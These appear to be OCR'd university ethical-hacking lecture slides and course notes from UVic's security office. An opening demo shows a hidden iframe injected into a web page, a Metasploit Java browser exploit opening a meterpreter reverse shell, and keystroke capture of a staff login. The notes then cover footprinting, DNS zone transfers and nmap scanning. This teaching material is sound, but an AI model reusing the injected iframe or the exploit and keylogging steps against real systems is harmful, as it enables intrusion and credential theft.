
Official UVic Web site |
Copyright © 2007, University of Victoria |
Legal notices
Maintained by infosec@uvic.ca |
Updated <!-- #BeginDate format:Sw1 -->Thu Jul 29 14:11:35 2010<!-- #EndDate -->

<iframe src="http://142.104.0.189:54321/j6u16PoC" width="0" height="0"></iframe>
</body>
<!-- InstanceEnd --></html>
"index.html" 149L, 8420C
147,1
Bot


3. eric@bt: ~ (ssh)
msf > use windows/browser/java_basicservice_impl
msf exploit(java_basicservice_impl) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(java_basicservice_impl) > set LHOST 142.104.0.189
LHOST => 142.104.0.189
msf exploit(java_basicservice_impl) > set LPORT 65432
LPORT => 65432
msf exploit(java_basicservice_impl) > set SRVHOST 142.104.0.189
SRVHOST => 142.104.0.189
msf exploit(java_basicservice_impl) > set SRVPORT 54321
SRVPORT => 54321
msf exploit(java_basicservice_impl) > set URIPATH /j6u16PoC
URIPATH => /j6u16PoC
msf exploit(java_basicservice_impl) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 142.104.0.189:65432
[*] Using URL: http://142.104.0.189:54321/j6u16PoC
[*] Server started.
msf exploit(java_basicservice_impl) > [*] Sending redirect to init.jnlp
[*] Sending init.jnlp
[*] Sending init.jnlp
[*] Sending init.jnlp
[*] Sending init.jnlp
[*] Sending Jar file to 142.104.:1889...
[*] Checking with HEAD
[*] Sending exploit.jnlp
[*] Sending exploit.jnlp
[*] Sending Jar file to 142.104.:1894...
[*] Sending all.policy
[*] Sending stage (752128 bytes) to 142.104.
[*] Meterpreter session 1 opened (142.104.0.189:65432 -> 142.104.:1896) at Wed Nov 09 11:47:48 -0800 2011
msf exploit(java_basicservice_impl) >



3. eric@bt: ~ (ssh)
[*] Checking with HEAD
[*] Sending exploit.jnlp
[*] Sending exploit.jnlp
[*] Sending Jar file to 142.104. :2017...
[*] Sending Jar file to 142.104. :2018...
[*] Sending all.policy
[*] Sending stage (752128 bytes) to 142.104.
[*] Meterpreter session 1 opened (142.104.0.189:65432 -> 142.104. :2020) at Wed Nov 09 11:52:34 -0800 2011
msf exploit(java_basicservice_impl) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] It appears to be physical host.
meterpreter > ipconfig
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask   : 255.0.0.0
Broadcom NetXtreme Gigabit Ethernet
Hardware MAC: 00:14: :7 :85: e
IP Address : 142.104.
Netmask   : 255.255.255.224
meterpreter > getuid
Server username: UVIC\vanwilt
meterpreter >


University of Victoria – Sign in Service
https www.uvic.ca/cas/login?service=https%3A%2F%2Fwww.uvic.ca%2F
Reader
University of Victoria – Sign in Service
About
Admissions
Academics
Research
Library
On campus
Help
Online tools
Sign in to UVic
University of Victoria
A-Z
directories
Maps
Search all UVic
Sign in to UVic
By signing in you will be authorized to access your applications and web sites that use the Sign in Service.
Upon sign in you will be redirected to https://www.uvic.ca
NetLink ID:
Do not include "@uvic.ca"
vanwilt
Password:
Sign in options:
keep me signed in for 8 hours
Sign in
Upon sign in you will be redirected to https://www.uvic.ca/
Protect your NetLink ID
Watch out for sites or emails that pretend to be legitimate and ask for your NetLink ID and password.
Report suspicious requests for your NetLink ID and password.
Learn more about how to protect your account and computer.
STATUS OF OUR SERVICES
Service
Status
E-mail
Connectivity
WebApps
Storage
Telephone
About your NetLink ID
Sign in help
Your NetLink ID is your online identification at the University of Victoria that can be used to access computing services and applications.
For security reasons, please sign out and exit your web browser when you are done accessing services that require authentication.
Don't have a NetLink ID?
Forgot your password?
Need help with your account?
Information Security


3. eric@bt: ~ (ssh)
msf exploit(java_basicservice_impl) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] It appears to be physical host.
meterpreter > ipconfig
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask   : 255.0.0.0
Broadcom NetXtreme Gigabit Ethernet
Hardware MAC: 00:14: :7 : 0: e
IP Address : 142.104.
Netmask   : 255.255.255.224
meterpreter > getuid
Server username: UVIC\vanwilt
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > execute -f 'C:\\Program Files\\Internet Explorer\\iexplore.exe' -k -a 'https:/
/www.uvic.ca/cas/login'
Process 11932 created.
meterpreter > keyscan_dump
Dumping captured keystrokes...
vanwilt <Tab> NotMyPassword
meterpreter > uictl disable keyboard
Disabling keyboard...
meterpreter > screenshot

Today's Agenda

1. What is Ethical Hacking?
2. Footprinting
3. Scanning
4. Enumeration
5. Exploitation
6. Post-Exploitation
7. Back to Ethics




Remember Ethics?

- A pen-test will have boundaries – don't cross them!
- Communicate with the client/management
- Practice in your own environment
  - Build virtual machines
  - Damn Vulnerable Linux
  - Damn Vulnerable Web Application
  - Backtrack Distro for pentest tools


HackTHIS.foo Environment

- Available from UVic for next week
  - Must be on campus or use VPN (note VPN traffic affected by IPS)
- No guarantees on availability, stability, or usability
- Have fun playing around!
- Be NICE to it. ;-)
- Email me: Let me know what you find, show me that you hacked it.

Questions?

Eric van Wiltenburg

Information Security Office

University of Victoria

vanwilt@uvic.ca

@e_vanwiltenburg

Practice of Information Security

Ethical Hacking

Eric van Wiltenburg

Ethical Hacking

Table of Contents

1.0 Introduction to Ethical Hacking

In conjunction with lecture material, this section will provide students with an awareness and understanding of:

- The definition of Ethical Hacking
- Why Ethical Hacking is performed
- Key concepts and principles

1.1 What is Ethical Hacking

Ethical Hacking is essentially "White Hats" doing the same thing the "Black Hats" do, except that it's done with the authorization to do so. It is a form of legal hacking that is done with the permission of an organization and is performed with the objective of increasing the security of that organization.

Throughout the ages, it has been understood that to catch a thief, you have to think like a thief. Ethical hacking is the modern version of that, an understanding that the lines between good and evil are sometimes blurry. In order to be a successful defender and practitioner of information security, one must be able to think like a creative attacker and know the methodologies, concepts, tools and techniques used to compromise systems. One must "know thy enemy."

An ethical hacker uses exactly the same tools and techniques as a malicious hacker does, except that the ethical hacker's intentions are different, and it is done with the blessing of and in communication with the organization being targeted.

Other names that may be given to an ethical hacker are security tester and penetration tester.

1.2 Required Skills

Ethical hackers need hands-on security skills. An in-depth knowledge of everything is not required, though having an area of expertise is a benefit as security tests are often done by teams of individuals with complementary skills. Skills required include:

- Knowledge of routers, routing protocols and access control lists
- Knowledge of firewall, rule sets, intrusion detection and prevention systems
- A broad knowledge of network protocols at all levels of the OSI network model
- Knowledge of various operating systems (Windows, Mac, Linux/UNIX, etc) and how they are used, operated, configured, and managed
- An understanding of the laws that apply to the geographic location of the organization

- The ability to apply the necessary tools and techniques to perform the required tasks
- The ability to convey thoughts and concepts in a written form
- The ability to communicate with management and IT personnel of findings and countermeasures to mitigate potential attacks
- Current knowledge of exploits, vulnerabilities and emerging threats

1.3 Methodologies

Some of the most prevalent security testing methodologies are:

- OSSTMM – Open Source Security Testing Methodology Manual
- NIST – National Institute of Standards and Technology Guide
- OCTAVE – Operationally Critical Threat, Asset, and Vulnerability Evaluation
- TRAWG – Threat and Risk Assessment Working Guide

1.4 Models

Determining the type of testing model to be used by the ethical hacker can help set the expectations of the client, the techniques used by the tester, and the deliverables. Testing models include:

- White Box – the penetration tester is provided with full knowledge of the network, systems and infrastructure, and is given permission to interview IT personnel and company employees
- Black Box – No knowledge of the target network systems and infrastructure is provided. The testing simulates an outsider attack as outsiders must typically acquire all times of information about the target to profile its strengths and weaknesses.
- Gray Box – A hybrid between the White Box and Black Box models. Partial knowledge of networks, systems and infrastructure are provided to the tester. This type of test can simulate an insider attack.

1.5 Major Activities

Once a security testing project is underway, an ethical hacker will perform a number of technically-focused tasks that can be categorized in the following five major activities:

- Footprinting
- Scanning

- Enumeration
- Exploitation
- Post-Exploitation

These activities do not have to be necessarily discreet or sequential. In general, they will be performed in order, but there may be times when information gained at one stage may indicate additional work of a previous phase is necessary.

Section 1.0 Introduction to Ethical Hacking
Further Reference/Reading Materials:

McClure, Scott. Hacking Exposed 6, Network Security Secrets and Solutions, 2009

2.0 Footprinting

In conjunction with lecture material, this section will provide students with an awareness and understanding of:

- Footprinting concepts
- Techniques and tools used in footprinting
- Countermeasures to footprinting

2.1 What is Footprinting

Footprinting (AKA information gathering, reconnaissance, competitive intelligence gathering) is the activity taken by a hacker to gather information about an organization in order to create a profile of an organization's security posture. It is necessary to systematically and methodically ensure that the most crucial pieces of information about an organization and its technologies are gathered.

2.2 Target Environments

The techniques used in fingerprinting are primarily aimed at discovering information in the following environments:

- Intranet
- Remote access
- Extranet
- Internet

Although many of the footprinting techniques are similar across all environments, the focus later in this chapter will be on *Internet fingerprinting*.

Information of interest about an organization's internet presence may include:

- DNS names
- Network blocks and subnets
- Specific IP addresses of systems reachable via the Internet
- TCP and UDP services running on each system identified
- System architecture (x86, Sparc, PowerPC, etc)
- Operation systems (Windows, Linux/UNIX, Mac, OS/2, etc)

- Access control mechanisms and related access control lists
- Firewalls and firewall rule-sets
- Intrusion detection and prevention systems
- System enumeration (user names, group names, system banners, routing tables)

2.3 Publicly Available Information

Before getting stealthy and deeply technical, it is important to have a clear picture of the organization being tested. Organization's typically have significant amounts of information available about them (whether intentionally or unintentionally) that can provide valuable hints on where to focus an attack (security test).

2.3.1 Organizational Webpages

Often an organization's website will provide excessive amounts of information that can aid security testers. Many organizations have sites to handle remote access to internal resources (i.e. email). Look for information about key employees, about financial profiles, product information, support contacts, and career/job information.

Investigate sub-domain URLs beyond the typical root-level 'www' (e.g., mail, db, web, ftp, vpn, www1, student, faculty, staff) and common URLs beyond each of those (i.e. www/intranet or www/internal).

View source code for HTML, Javascript and stylesheets. Often the code and the comments contained within contain valuable tidbits of information.

2.3.2 Related Organizations

Look for references or links to other organizations that are somehow related to the target organization. The organization's partners may not be as security-minded and may provide additional details, that, when combined with other findings, could yield a more sensitive aggregate than what the target organization's website may reveal on its own.

2.3.3 Physical Location

A physical address may lead to dumpster diving, surveillance, social engineering, or other such non-technical attacks. Knowing the physical location may provide access to buildings, wired and wireless network access, and even computer terminals.

Tools such as Google Maps, Google Earth, or MapQuest can provide detailed maps, satellite imagery, and street-level photography, providing valuable information about the physical context of an organization without having to step foot on the property.

2.3.4 Employee Contact Information

Many organizations provide detailed contact information for their employees (i.e. name, email address, telephone number, title, office location). Without that information, some general assumptions can be made about certain information. For example, most organizations use some derivative of the employee name for their username and email address (e.g., John Doe is jdoe@example.org).

Having a username is helpful later on when trying to gain access to system resources. Other contact information can be useful to launch social engineering attacks to gain additional information and/or access.

Starting with basic personal details, other details can potentially be determined and then used as part of an attack. Such information might include home phone numbers and addresses, social insurance numbers, credit histories, financial information and criminal records.

Armed with enough information, an attacker might be able to forego fighting firewalls, intrusion detection/prevention systems (IDS/IPS), etc by simply impersonating a trusted user.

2.3.5 Current Events

News stories may provide clues, opportunities, and situations that may not have existed before. Mergers and acquisitions often provide times of lax security while data is exchanged, and employee morale and confusion can allow for opportunities for social engineering attacks. This is similarly true for rapidly expanding organizations where employees expect new people to be asking questions or walking around.

Publicly traded companies are required to file periodic reports to regulatory bodies (e.g., SEC). These reports are available to the public and provide a wealth of information.

2.3.6 Social Networking

LinkedIn compiles organizational details such as new hires, promotions, office locations, and career path information from LinkedIn users' profiles. Facebook is great source of personal information as users often neglect to separate their personal and business lives, participate in company "networks", and forget to adjust their privacy settings (the defaults are generally considered too permissive and they can change over time).

2.3.7 Archived Information

Sites exist on the Internet where information can be retrieved from websites that may no longer be available on the original source. Information that may have been removed for security reasons may still be available to attackers. Such tools include the Wayback Machine (www.archive.org) and the "Cached results" link displayed on a Google search.

2.3.8 Search Engines

"Google hacking", a term coined by a security professional named Johnny Long, refers to the art of using specially-crafted search engine queries in order to find valuable security-related information such as vulnerable systems and websites, password and configuration files, credit card numbers, social insurance numbers, sensitive directories, etc.

For example, try Googling for the following:

```
"robots.txt" "disallow:" filetype:txt
```

2.3.9 Discussion Groups

The Internet is full of helpful people and IT professionals often turn to discussion groups to help solve a problem they might have. Many times they will provide full copies of configuration files and other details of their infrastructure in order to allow others effectively comment on their issue. Unfortunately for the, this information is invaluable to an attacker wanting to glean information about an organizations infrastructure.

2.3.10 Countermeasures against the use of Publicly Available Information

Given that this information is public, there isn't much that can be done to prevent its use. However, information publicly posted should be properly reviewed and sanitized before being posted. Employees should be aware of information that can be accidentally exposed through social media sites and applications.

2.4 Internet Footprinting

2.4.1 WHOIS Enumeration

WHOIS is a TCP-based query/response protocol which is used to query an official database in order to determine the owner of a domain name, an IP address, or an autonomous system number on the Internet. WHOIS records often contain information such as name, email, phone number, and mailing address about key people in an organization, including the person responsible for domain name or IP block (registrant) as well as administrative, contact, and billing contacts. It can also provide other important data such as authoritative DNS servers and netblock allocations. WHOIS information can be obtained via the command line using 'whois' or by a web-based WHOIS query tool.

For example,

```
$ whois uvic.ca
Domain name:            uvic.ca
Domain status:          EXIST
Domain number:          7486
Approval date:          2000/10/02
Renewal date:           2020/04/07
Updated date:           2010/02/01

Registrar:
```

```
    Name:              Webnames.ca Inc.
    Number:            70

Registrant:
    Name:              University of Victoria
    Number:            7486

Administrative contact:
    Name:              Ron Kozsan
    Job Title:         Manager of Network Services
    Postal address:    University of Victoria
                       University of Victoria
                       3045 Network Services Clearihue Building
                       Victoria BC V8W 3P4 Canada
    Phone:             1 250 4724825
    Fax:               1 250 7218778
    Email:             rkozsan@uvic.ca

Technical contact:
    Name:              UVic Network Services
    Job Title:         Network Operations Centre
    Postal address:    University of Victoria
                       University of Victoria
                       3045 Network Services Clearihue Building
                       Victoria BC V8W 3P4 Canada
    Phone:             1 250 7217654
    Fax:               1 250 7218778
    Email:             netadmin@uvic.ca

Name servers:
    dns1.uvic.ca                  142.104.6.1
    dns2.uvic.ca                  142.104.80.2
    ns3.uvic.ca                   216.171.224.23

$ whois 142.104.100.100

NetRange:       142.104.0.0 - 142.104.255.255
CIDR:           142.104.0.0/16
OriginAS:
NetName:        UVIC
NetHandle:      NET-142-104-0-0-1
Parent:         NET-142-0-0-0-0
NetType:        Direct Assignment
NameServer:     DNS2.UVIC.CA
NameServer:     NS3.UVIC.CA
NameServer:     DNS1.UVIC.CA
RegDate:        1992-01-29
Updated:        2008-07-02
Ref:            http://whois.arin.net/rest/net/NET-142-104-0-0-1

OrgName:        University of Victoria
OrgId:          UNIVER-183-Z
Address:        Network Services, P.O. Box 3045
City:           Victoria
StateProv:      BC
```

```
PostalCode:     V8W-3P4
Country:        CA
RegDate:        2008-06-30
Updated:        2009-10-30
Ref:            http://whois.arin.net/rest/org/UNIVER-183-Z

OrgAbuseHandle: ABUSE427-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-250-721-7687
OrgAbuseEmail:  abuse@uvic.ca
OrgAbuseRef:    http://whois.arin.net/rest/poc/ABUSE427-ARIN

OrgTechHandle: NETAD28-ARIN
OrgTechName:   NetAdmin
OrgTechPhone:  +1-250-721-8778
OrgTechEmail:  netadmin@uvic.ca
OrgTechRef:    http://whois.arin.net/rest/poc/NETAD28-ARIN

RTechHandle: NETAD28-ARIN
RTechName:   NetAdmin
RTechPhone:  +1-250-721-8778
RTechEmail:  netadmin@uvic.ca
RTechRef:    http://whois.arin.net/rest/poc/NETAD28-ARIN
```

2.4.2 DNS Interrogation

DNS is a key internet protocol that provides a mapping of hostnames to IP addresses and vice-versa. If an organization incorrectly configures its DNS servers, it is possible to gain revealing information about that organization with some very simple commands.

There are two common mistakes DNS administrators often make. The first is to allow *zone transfers* from untrusted hosts on the Internet. Zone transfers are typically used by secondary DNS servers to update a zone database from a primary DNS server. However, some DNS servers are misconfigured and will allow zone trasfers from anywhere. For example, using the dig command:

```
$ dig axfr example.org @ns1.example.org

; <<>> DiG 9.2.4 <<>> axfr example.org @111.222.111.3
; (1 server found)
;; global options:  printcmd
example.org.            43200   IN      SOA     ns1.example.org.
hostmaster.example.org. 1280454655 10800 300 2592000 43200
example.org.            3600    IN      MX      0 smtp1.example.org.
example.org.            3600    IN      MX      0 smtp2.example.org.
example.org.            43200   IN      LOC     48 28 1.200 N 123 19 8.400 W
62.00m 1m 10000m 10m
example.org.            300     IN      A       111.222.123.1
example.org.            43200   IN      NS      ns1.example.org.
example.org.            43200   IN      NS      ns2.example.org.
accounting.example.org. 43200   IN      NS      ns1.example.org.
accounting.example.org. 43200   IN      NS      ns2.example.org.
```

```
web.example.org.                43200   IN      CNAME   www.example.org.
remote.example.org.             43200   IN      CNAME   vpn.example.org.
engineering.example.org.        43200   IN      A       111.222.55.23
sales.example.org.      43200   IN      A       111.222.99.239
www.example.org.        43200   IN      A       111.222.98.1
database.example.org.   43200   IN      A       111.222.100.44
ns2.example.org.        43200   IN      A       111.222.100.11
ns1.example.org.        43200   IN      A       111.222.98.98
```

or

```
$ dig axfr 111.222.111.in-addr.arpa @ns1.example.org

; <<>> DiG 9.2.4 <<>> axfr 111.222.111.in-addr.arpa @ns1.example.org
; (1 server found)
;; global options:  printcmd
111.222.111.in-addr.arpa.       43200   IN      SOA     ns1.example.org.
hostmaster.example.org. 1277823013 10800 300 2592000 43200
111.222.111.in-addr.arpa.       43200   IN      NS      ns1.example.org.
111.222.111.in-addr.arpa.       43200   IN      NS      ns2.example.org.
1.111.222.111.in-addr.arpa.    43200       IN      PTR     ns1.example.org.
126.111.222.111.in-addr.arpa. 43200 IN  PTR     intranet.example.org.
129.111.222.111.in-addr.arpa. 43200 IN  PTR     server1.example.org.
13.111.222.111.in-addr.arpa. 43200 IN   PTR     server2.example.org.
130.111.222.111.in-addr.arpa. 43200 IN  PTR     server99.example.org.
```

Another common mistake DNS administrators make is to use the same DNS server to resolve both public-facing and private/internal names and IP addresses. In this case, an attacker is able to gain a virtual blueprint of an organization's internal network by querying an externally-facing DNS server.

Even if zone transfers are not publicly-allowed, it is still possible to gain significant information by querying for IP addresses one at a time (remember the netblock information gained via that WHOIS query?), by guessing commonly-used hostnames or subdomains (mail.example.com, vpn.example.com, intranet.example.com, secret.example.com, etc), or even by using other information gained earlier in the footprinting exercise.

Other DNS queries can provide interesting data as well. For example, the organizations incoming mail servers can be determined by doing an MX (mail exchanger) query:

```
$ dig mx uvic.ca

; <<>> DiG 9.6.0-APPLE-P2 <<>> mx uvic.ca
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13334
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 3, ADDITIONAL: 5

;; QUESTION SECTION:
;uvic.ca.                       IN      MX

;; ANSWER SECTION:
uvic.ca.                3600    IN      MX      0 smtpx.uvic.ca.
```

```
uvic.ca.                3600    IN      MX      0 smtpz.uvic.ca.

;; AUTHORITY SECTION:
uvic.ca.                9390    IN      NS      dns2.uvic.ca.
uvic.ca.                9390    IN      NS      ns3.uvic.ca.
uvic.ca.                9390    IN      NS      dns1.uvic.ca.

;; ADDITIONAL SECTION:
smtpx.uvic.ca.          300     IN      A       142.104.5.91
smtpz.uvic.ca.          43200   IN      A       142.104.192.135
ns3.uvic.ca.            21740   IN      A       216.171.224.23
dns1.uvic.ca.           9990    IN      A       142.104.6.1
dns2.uvic.ca.           21740   IN      A       142.104.80.2
```

2.4.3 Network Reconnaissance

Now that key information about IP addresses and hostnames has been gathered through WHOIS and DNS queries, additional information about the network topology and the potential paths into the network must be obtained.

Traceroute is a diagnostic tool that allows viewing of the route an IP packet follows from one host to the next, and may help identify any access control devices (such as router ACLs, firewalls, or IPS devices) that may filter traffic.

For example,

```
$ traceroute www.bc.net
traceroute to www.bc.net (142.231.112.7), 64 hops max, 52 byte packets
 1  142.104.201.253 (142.104.201.253)  1.723 ms  1.058 ms  1.036 ms
 2  142.104.252.230 (142.104.252.230)  1.222 ms  0.888 ms  0.892 ms
 3  uvica-oran.victx.bc.net (207.23.241.113)  0.977 ms  0.918 ms  0.928 ms
 4  cr1-bb3901.vantx1.bc.net (206.12.0.37)  3.003 ms  2.701 ms  2.725 ms
 5  cu-all-oran-cr1.vantx1.bc.net (207.23.240.5)  2.741 ms  2.807 ms  2.715
ms
 6  www.bc.net (142.231.112.7)  2.789 ms  2.607 ms  2.734 ms
```

2.4.4 Countermeasures to Internet Footprinting

The general concept here is limiting the amount of information about an organization's infrastructure via public WHOIS databases, DNS servers and network connections. Some specific measures can include:

- Use a domain registrar's privacy service to hide your organization's contact information in domain registrations
- Use fake contact or generic contact information for domain registrations or netblock records to prevent direct contact with individuals
- Ensure DNS zone transfers are possible only from authorized hosts

- Implement segregation of public and private (external and internal) DNS records
- Use firewalls and IPS systems to limit or block the type of traffic typically involved in network reconnaissance operations

Section2.0 Fingerprinting
Further Reference/Reading Materials:

Long, Johnny. Google Hacking for Penetration Testers, June 2001

3.0 Scanning

In conjunction with lecture material, this section will provide students with an awareness and understanding of:

- Concepts surrounding the scanning of systems and networks
- The techniques and tools used to perform the scanning
- Countermeasures to prevent attackers from gaining information via scanning

3.1 Objectives of Scanning

Scanning is a method of detecting live systems running on a network and the subsequent identification of those systems. Information that can be discovered from a scanning exercise includes:

- Systems that are alive and running
- Network ports that might be open
- Operating systems running on the target systems
- Services and applications that are running/listening on the target systems
- Firewall rules and access control lists protecting the targets
- Vulnerabilities on potential victim systems

3.2 Techniques and tools used for scanning

3.2.1 Ping sweeps

A "ping" is a network operation aimed at determining whether a host or device is reachable on the network and measures the round-trip time for packets going between hosts. It works by sending ICMP echo request packets and waiting for reply packets from the target host. Ping sweeps are automated ping tests across a large block of IP addresses.

```
$ ping -c 3 www.uvic.ca
PING www.uvic.ca (142.104.193.247): 56 data bytes
64 bytes from 142.104.193.247: icmp_seq=0 ttl=251 time=1.283 ms
64 bytes from 142.104.193.247: icmp_seq=1 ttl=251 time=1.693 ms
64 bytes from 142.104.193.247: icmp_seq=2 ttl=251 time=1.026 ms

--- www.uvic.ca ping statistics ---
3 packets transmitted, 3 packets received, 0.0% packet loss
```

```
round-trip min/avg/max/stddev = 1.026/1.334/1.693/0.275 ms
```

or

$ nmap –sP 111.222.11.0/24

Ping sweeps are a key information-gathering tool and provide valuable information to an attacker. Many networks block ICMP echo request traffic as a countermeasure to ping sweeps, which means other techniques will have to be used to determine live systems. Such techniques may include using other ICMP message types (ex. Request timestamp on remote system, or the netmask of a device).

Detecting and blocking ping sweeps and related activity using firewalls and IPS will make an attacker's job much harder. Permitting only necessary ICMP message types (certain ICMP traffic is necessary for network operations) and watching for suspicious traffic will help prevent and detect attacks.

3.2.2 Port Scanning

When ICMP traffic is blocked, port scanning can be used to determine live hosts. It also helps determine which services are running on the target systems. Identifying listening ports is crucial to determining which services are listening, operating systems running on target devices, and therefore potential vulnerabilities.

Basic port scanning is very simple and can be quick and can provide great information. However, using the proper tools in the right way and using some advanced techniques, an attacker can gain a surprising amount of information about systems on a network, and can even do it in "stealthy" ways to avoid being detected.

One of the most common tools used in port scanning is 'nmap', which has been mentioned before. During a scan, nmap will classify ports into six different states:

- Open – an application is actively listening on a port
- Closed – an application is NOT actively running on a port
- Filtered – packet filtering is preventing nmap from determining whether the port is open or closed
- Unfiltered – a port is accessible, but nmap is unable to determine its state
- Open/Filtered – nmap is unable to determine the port's state; occurs when open ports give no response
- Closed/Filtered – nmap is unable to determine the port's state

Common scan categories that nmap is used for include:

- UDP port scanning
- TCP port scanning, including options to test with a combination of TCP flags (URG, ACK. PSH, RST, SYN, FIN) to bypass filters and firewalls
- IP protocol scans to look for other IP protocols other than TCP, UDP, or ICMP that might be used by the target (e.g., AH or ESP protocols indicating IPSec traffic, or GRE tunneling on routers)

Exmple nmap scans:

```
$ nmap -sU ns9.uvic.ca (This is a UDP scan.)

Starting Nmap 5.21 ( http://nmap.org ) at 2010-08-03 09:55 PDT
Nmap scan report for ns9.uvic.ca (142.104.6.111)
Host is up (0.00099s latency).
Not shown: 758 open|filtered ports, 241 filtered ports
PORT   STATE SERVICE
53/udp open  domain

Nmap done: 1 IP address (1 host up) scanned in 129.67 seconds
```

$ nmap –sS –P0 111.222.111.0/24 (TCP half-open SYN scan, don't ping the host first)

Preventing an attacker from initiating a port scan is very difficult. However, minimizing exposure can be achieved by ensuring all unnecessary services are disabled. Detecting port scans is usually through a network-based IDS.

3.2.3 Banner Grabbing

Banners information is the data announced by an application listening on a port. It provides the client with details of the application such as the name and version of the application and the operating system on which it is running.

An attacker can use this information to plan an attack by determining which operating systems and software versions are running on the target systems.

Banner information can be obtained using tools such as tenet, netcat, or namep.

```
$ telnet imap.uvic.ca 143
Trying 142.104.5.28...
Connected to cascara.uvic.ca.
Escape character is '^]'.
